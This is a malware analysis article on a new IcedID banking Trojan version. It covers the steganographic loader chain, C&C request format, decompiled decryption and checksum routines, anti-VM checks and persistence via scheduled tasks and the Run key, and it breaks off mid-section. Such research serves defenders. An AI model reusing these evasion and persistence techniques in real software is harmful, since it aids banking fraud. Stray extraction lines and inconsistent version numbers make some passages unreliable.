IcedID: new malware version

What did malware analysts think when they first heard the words **IcedID** and **BokBot**? Undoubtedly things like: web injects, proxy servers, quick version updates… The updates were sometimes so fast that while analysts were studying the current version, a new one would emerge. Do you know what feature has been added to this list? A steganography downloader. But what if I told you that, in the new version, not only the main IcedID module is hidden in an image, but also its configuration files? Have I sparked your interest? Let’s take a closer look at the new malware version.

IcedID was first described in November 2017 by IBM X-Force researchers. At the time, the application boasted a wide range of features (proxy server, web injects, large RAT arsenal, VNC module, etc.), which was continuously evolving. Group-IB Threat Intelligence team published an article (*available in Russian only*) about this banking

Trojan in August 2018, but it has since learned new tricks, including using steganography to hide configuration data in the file system and network traffic. This method is described in detail below.

Based on the Trojan's configuration data, its main targets have remained the same: U.S. bank customers. There has been an unusual deviation from this, however: telecommunications (AT&T) and mobile communications (T-Mobile) companies are also on the target list. A non-exhaustive list of the Trojan's targets includes the following:

- Amazon.com
- American Express
- AT&T
- Bank Of America
- Capital One
- Chase
- CIBC
- Comerica
- Dell
- Discover
- Dollar Bank
- eBay
- Erie Bank
- E-Trade
- Frost Bank
- Halifax UK
- Hancock Bank
- Huntington Bank
- J.P. Morgan
- Lloyds Bank
- M&T bank
- Centennial Bank
- PNC
- RBC
- Charles Schwab
- SunTrust Bank
- Synovus
- T-Mobile
- Union Bank
- USAA
- US Bank
- Verizon Wireless
- Wells Fargo

It's time to proceed to the most interesting part – the Trojan research.

Distribution

The Trojan is actively monitored by the cybersecurity community around the world. If you search Twitter for the #IcedID and #BokBot tags, you will find a considerable number of tweets about how and when the Trojan's last campaign was carried out. Probably the most interesting recent news about the Trojan was the appearance of a new stage-downloader Like its previous version, it downloads an image in which the old version, the second-stage downloader, is hidden. A description of the new downloader by researchers.

We therefore will not get into the details of how the downloader works, but will focus on the whole infection pattern instead:

1. A malicious document is delivered to the victim's device.
2. The document is downloaded and launches the first stage: the downloader from the article mentioned above
3. The first-stage downloader gets an image from the C&C server and extracts the second stage downloader from the image. It then saves and launches the second-stage downloader.
4. The second-stage downloader also downloads an image from the C&C server (although the address may be different), extracts IcedID's main module, and launches it. This last part is described in detail below.

An example can be found here. With all questions hopefully answered, let's move on to the second stage.

Downloader/Loader: the second-stage downloader

The downloader obtains the main module and launches it. The second stage downloader could be an .EXE or a .DLL file. There are no functional differences between the two versions, however. Let's examine how the main module is obtained and launched by the example of a DLL downloader.

The downloader is a DLL file with the exported function **DllRegisterServer()**, which goes into **Sleep()** for 1 second in a loop until the completion flag is set. As described below, the new version of the downloader is launched within the **regsvr32.exe** process, and the above exported function is required for it to run correctly.

All the fun happens in the DllEntryPoint() function. The downloader itself is a relatively small application that performs the following actions:

1. The downloader reads the image file on infected device that contains the IcedID core. The first time that the downloader is started on an infected device, that image will not be there.

2. The downloader accesses the C&C addresses (the list is stored in the downloader's body in encrypted form) and obtains the payload. The request looks like this:

https://<%CnC%> /image/?id=01BE0F1DE50272A7E400000000000040000010

Let's briefly describe the above values :

- 01: a hardcoded value.
- BE0F1DE5: a hardcoded value that will subsequently be passed to the IcedID core. Hereinafter, it will be referred to as the "downlaoder identifier".

- 0272A7E4: a timestamp.
- 0000000000040000010: information about the processor and the code execution time. Based on this variable, the server can determine whether the downloader is being debugged to prevent researches received the IcedID core.

In response, the server sends an image containing a shellcode and the core.

3. The downloader saves the file. The algorithm for generating file names is described below.

4. The downloader decrypts the payload obtained. The format in which the encrypted data is stored is also described below. The payload includes a header, the shellcode, and the IcedID core. The downloader retrieves the entry point's address from the header (the address is stored at offset 8) to the shellcode and transfers control to it.


5. The shellcode starts the svchost.exe process (in some samples analyzed, the process was different, e.g. msiexec.exe) in suspended mode using the following functions:

- NtAllocateVirtualMemory
- ZwWriteVirtualMemory
- NtProtectVirtualMemory
- NtQueueApcThread

It then injects itself into a new process and starts.

6. The shellcode deploys the IcedID core in the svchost.exe context and transfers control to it.

In case the process sounds complicated, its visualization is provided below:



The figure should offer some clarity. Let's move on to something more interesting – the description of the Trojan.

IcedID core

Launch preparation

Before describing how the Trojan works, it is worth specifying in what format the Trojan stores strings, variables, files, and other data. This should help understand the article. Readers who are not interested in these details can scroll down to the “Just after launch” section. Let’s start.

BotID generation

The Trojan generates BotID, a variable that it can use in almost all further algorithms for generating file names, mutexes, registry keys, and more. Unlike the old version of IcedID, the new one uses the well-known fnv32 hashing algorithm to generate BotID. BotID is a hash value from the string representation of the user’s SID.

String generation

Unlike previous versions, the new one uses the classic C++ random number generation function as part of which the counter has an internal state. This means that, in order to generate the same string, it is enough to initialize the counter with the same value. To generate strings that must be the same for each start (e.g. directory names, config files, registry keys), IcedID uses BotID as the initialization value. If the hacker is not planning on reusing the string, the **rdtsc** instruction’s output will be used as the initialization value. It is not necessary to examine the sting generation algorithm in detail, but let’s highlight the key points:

1. The strings can be generated as either GUIDs or “classic” strings.
2. To generate “classic” strings, the following is used:
    - The alphabet pairs aeiou and bcdfghjklmnpqrstvwxyz. Each character pair belongs to one of these disjoint alphabets (e.g. if the first character belongs to the first algorithm, then the next character in the substring must be from the second one).
    - Optionally, a character pair from the alphabet abcedfikmnopsutw can be added. However, the indexes of these characters are calculated based on the substring obtained during the previous stage instead of being generated by the pseudorandom number generator (PRNG). This is an essential feature and we will return to later.
    - Optionally, integer values can be added to the end of the generated string: 1, 2, 3, 4, 32, 64.
3. Two nested directories rather than just one can be created to store files that the attacker is interested in. The infected user’s name can be also used to generate the directory path.

String encryption

Important strings (e.g. log strings, function parameter strings) are encrypted using a custom algorithm. They can be decrypted easily using the following Python script:

```
def decrypt_string(ciphertext):
        current_key = struct.unpack('I', ciphertext[:4])[0]
        length = (struct.unpack('H', ciphertext[4:6])[0] ^ current_key) & 0xFFFF
        ciphertext = ciphertext[6:]
```

```
        plaintext = ''

        for index in range(length):
                current_key = (index + ((current_key << 25) | (current_key >> 7))) & 0xFFFFFFFF
                plaintext = '{}{}'.format(plaintext, chr((current_key ^ ord(ciphertext[index])) & 0x

        return plaintext
```

It is important to note that shift values may be different depending on the Trojan version.

Checksum calculation

The algorithm below is used to verify the integrity of configuration data and to implement SSL pinning:

```
int __cdecl compute_checksum(char *data, unsigned int length)
{
  unsigned int index; // edx
  int checksum; // ecx

  index = 0;
  checksum = 0x811C9DC5;
  if ( length )
  {
    do
      checksum = 0x1000193 * (checksum ^ data[index++]);
    while ( index < length );
  }
  return checksum;
}
```

Storage of global variables

The values of some variables must be saved every time the program is launched, and the Trojan saves these in the registry. Each variable corresponds to a string value, which is a variable name. The variables are read in four stages:

1. A custom hash value of the variable name is calculated:

```
while ( currentChar )
{
  _variableHash = currentChar + __ROR4__(_variableHash, 13);
  currentChar = *++_variableName;
}
key = _variableHash ^ BotId;
variableHash = _variableHash ^ BotId;
```

2. Using **WinApi**, an MD5 hash value of the variable name and its hash value is computed:


```
BOOL __cdecl computeMd5(const BYTE *variableName, DWORD nameLen, int variableHash, BYTE *hashResult)
{
  BOOL result; // eax
  BOOL _result; // esi
  HCRYPTPROV phProv; // [esp+4h] [ebp-8h]
  HCRYPTHASH phHash; // [esp+8h] [ebp-4h]

  phProv = 0;
  phHash = 0;
  result = CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000);
  if ( !result )
    return result;
  _result = CryptCreateHash(phProv, 0x8003u, 0, 0, &phHash);// CALG_MD5
  if ( _result )
  {
    _result = CryptHashData(phHash, variableName, nameLen, 0);
    if ( _result )
    {
      if ( !variableHash || (_result = CryptHashData(phHash, &variableHash, 4u, 0)) != 0 )
      {
        nameLen = 16;
        _result = CryptGetHashParam(phHash, 2u, hashResult, &nameLen, 0);
      }
    }
  }
  if ( phHash )
    CryptDestroyHash(phHash);
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  result = _result;
  return result;
}
```

3. The application generates a path to the variable in the registry:

HKEY_CURRENT_USER\Software\Classes\CLSID\{%GUID%}

where *%GUID%* is the above *MD5* value in *GUID* format. Thereafter, the Trojan reads data from the registry along this path.

4. Data received from the registry is decrypted using the following algorithm:



```
do
{
  key = customRandom(key);
  reguistryContent[index] ^= key;
  ++index;
}
while ( index < length );
```

where **customRandom** is the following:


```
def custom_random(seed):
        for _ in range(3):
                seed = ror(seed)
        seed ^= 0x9257
        for _ in range(3):
                seed = rol(seed)
        seed = (seed + 0x29B6) & 0xFFFFFFFF
        seed = ror(seed)
        seed = (seed + 0xF411) & 0xFFFFFFFF
        seed = rol(seed)
        seed = (seed - 0x8668) & 0xFFFFFFFF
        seed = seed ^ 0xFFFFFFFF
        seed = (seed - 0x8260) & 0xFFFFFFFF
        return seed
```

The bot variable is saved in the reverse order: data is first encrypted and only then added to the registry. If you read Group-IB's previous article about this Trojan, you haven't noticed a lot of changes.

While analyzing the malware, the following variables were found:

- **#lf** – log-filter
- **#ke** – kill edge
- **#dr** – url list, with signature
- **#dm** – url list, without signature

Upon receiving a command from the C&C server, the global variable's value can be added or removed. This is how the list of C&C servers is updated. Speaking of C&C, after the Trojan has read and decrypted the global variable (**#dr**), the malware verifies the signature. That's right, the Trojan has a built-in public key:




Storage of configuration data

IcedID stores configuration data in separate encrypted files. The process of generating the names of the files and of the directory in which they are stored is described above. The main distinctive feature of the Trojan's new version is that configs are stored in .png images. That's right: in the current version, both the main module and configuration files are hidden using steganography. Let's take a closer look at the format that is used to store the payload in images.

Each image contains an object that has the following structure:


```
struct StegData
{
        int ciphertextLen;
        int magic;
        int plaintextChecksum;
        byte keyLen;
        char[keyLen] key;
        char[ciphertextLen];
};
```

Example:



The encryption algorithm is RC4. In some cases (e.g. config files), the image does not contain a key, so BotID acts as a key.

A few words about config files: After they are decrypted, you can view the following:



As you can see from the image, the magic string "**zeus**" has remained.

Logging

If even carefully designed programs can fail, so can banking Trojans. The developer understood this and therefore added logging at almost every stage. Logging is disabled by default, but it can be enabled by changing the special global variable **#lf** at the C&C server's command. Log filter is an integer variable in which the first three bits indicate the type of events that need to be logged:

- [INFO]
- [WARN]
- [ERROR]

The variable also tells the Trojan in which modules events must be logged.

Events are logged in a separate section of the memory that, again upon command, can be uploaded to the server. During further analysis, the log strings will help us more than once.

Just after launch

First, the Trojan generates BotID and collects information about the infected device, which it subsequently sends to the C&C server. The prediction I made in the first article about the Trojan has proved correct: The main module now also checks whether the program is being run on a virtual machine in two ways:

- It uses the instruction rdtsc (as well as cpuid and the SwitchToThread function for accuracy) to measure the code execution time 15 times.
- It compares the first four characters of the processor's Vendor ID with the following values:
    - VMwa
    - XenV
    - Micr
    - KVMK
    - Lrp
    - VBox

Interestingly, confirmation of a launch on a virtual machine affects only the launch of the BC module (described below). At the same time, the module will not start only if the system does not pass the timing checks, while VendorID values are ignored. Perhaps this function is still being tested and will be improved in the future so as to effectively stop the Trojan on an infected device. As it stands, the check is rather weak and barely affects the program's operation.


Having obtained BotID and information about the system, the Trojan feels dark forces awaken within itself. It understands that, from now on, the history that unfolds must be preserved for the future… In other words, from this stage onwards the bot logs its actions. But before the first line is written to a clean piece of memory, the Trojan attempts to obtain the value of the global variable **#lf**. For example, the first message might be:

[00:11:40] 2252| [INFO] bot.init > core init ver=20 pid=1234 id=456 ldr_ver=3

The message tells us that, according to the Trojan's developers, the downloader version is 4 and the core version is already 21.

Next, the Trojan uses its typical pattern to prevent itself from being twice launched on the device: It creates a mutex (the process of generating the mutex name string is described above). If the mutex has already been created, the Trojan will terminate its operation. A small note: Before creating a mutex, the application accesses an event with a different name, which is created when the Trojan's downloader is updated. Thanks to this event, IcedID's new process waits until the old one is completed to carry out its dirty work.

The dirty work begins with ensuring persistence on the infected device. The application first checks the file name. Readers who didn't skip the "String generation" section may remember that one of the features highlighted was the addition of two characters from the alphabet **abcedfikmnopsutw**, the indexes to which are generated based on the previous substring. In fact, the Trojan re-generates an index and compares the file name's last two characters with the template value. If the file passes the check, no further action is required. If this is the Trojan's first launch, however, the application creates a directory (or two, depending on BotID) in **%APPDATA%** or **%LOCALAPPDATA%**, copies the downloader file to the directory created, deletes the old file, and then adds a new task using the **ITaskService** COM interface:



If it fails to create a task, the application will achieve persistence the old-fashioned way by adding itself to the registry key. The registry value name is the same as the task name. In the analyzed case:

- The registry key: **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
- The registry value: **meayjiduge_{94D3BBC9-24EA-411F-066A-A604B94A99DA}**
- Contents: a path to the downloader file.

It should be noted that the IcedID downloader could be either **.exe** or **.dll**. In the latter case, the downloader starts through **regsvr32.exe**, which means that the following path will be written in the task (registry):

regsvr32.exe /s “C:\Users\<%Username%>\AppData\Local\lepuan\odnu\olniyueu3.dll”

Having installed itself in the system, the application initializes a list of C&C servers in two stages:

1. Initialization of a list based on the parameters passed by the downloader
2. Initialization of a list from the global variables


The second point should be described in more detail to ensure clarity. There are two global variables: **#dm** (stores a list of C&C servers without a signature) and **#dr** (stores a signed list of C&C servers). The variable **#dm** is used optionally; it seems that this function was created for testing purposes.

Apart from the list of C&C servers, the application downloads configuration files, which are now hidden in **.png** images (i.e. developers have replaced conventional encryption with steganography + encryption). IcedID has two

config files used by the proxy server (as described below) to perform MitM attacks:

- **Main**: contains a list of web injects (in the first article, this list was named cfg0)
- **Sys**: contains “grab” and “ignore” lists (cfg1)

At this stage, as all preparations have been completed and the Trojan is ready to operate, it’s time to ~~release the Kraken~~ launch three main program flows (hereinafter referred to as the “modules”): Alive, Hooker, and BC.


ALIVE
USER
HOOKER
As Crônicas de Wesley
BC
HOOKER

As mentioned previously, the BC module does not start if the environment has not passed the timing check (a VM detection method). Each module is described in detail below. This completes the Trojan initialization process and the main thread goes into an endless **Sleep()**.

Alive module

This module regularly connects to the server so that the latter knows that the bot is still alive and ready to receive commands. Before starting, the bot “falls asleep” for a minute, then goes into an endless loop of connecting to the server. The bot connects the server every 5 minutes (although this value can be changed at the server’s command). So, what does the request look like? Let’s consider an example:

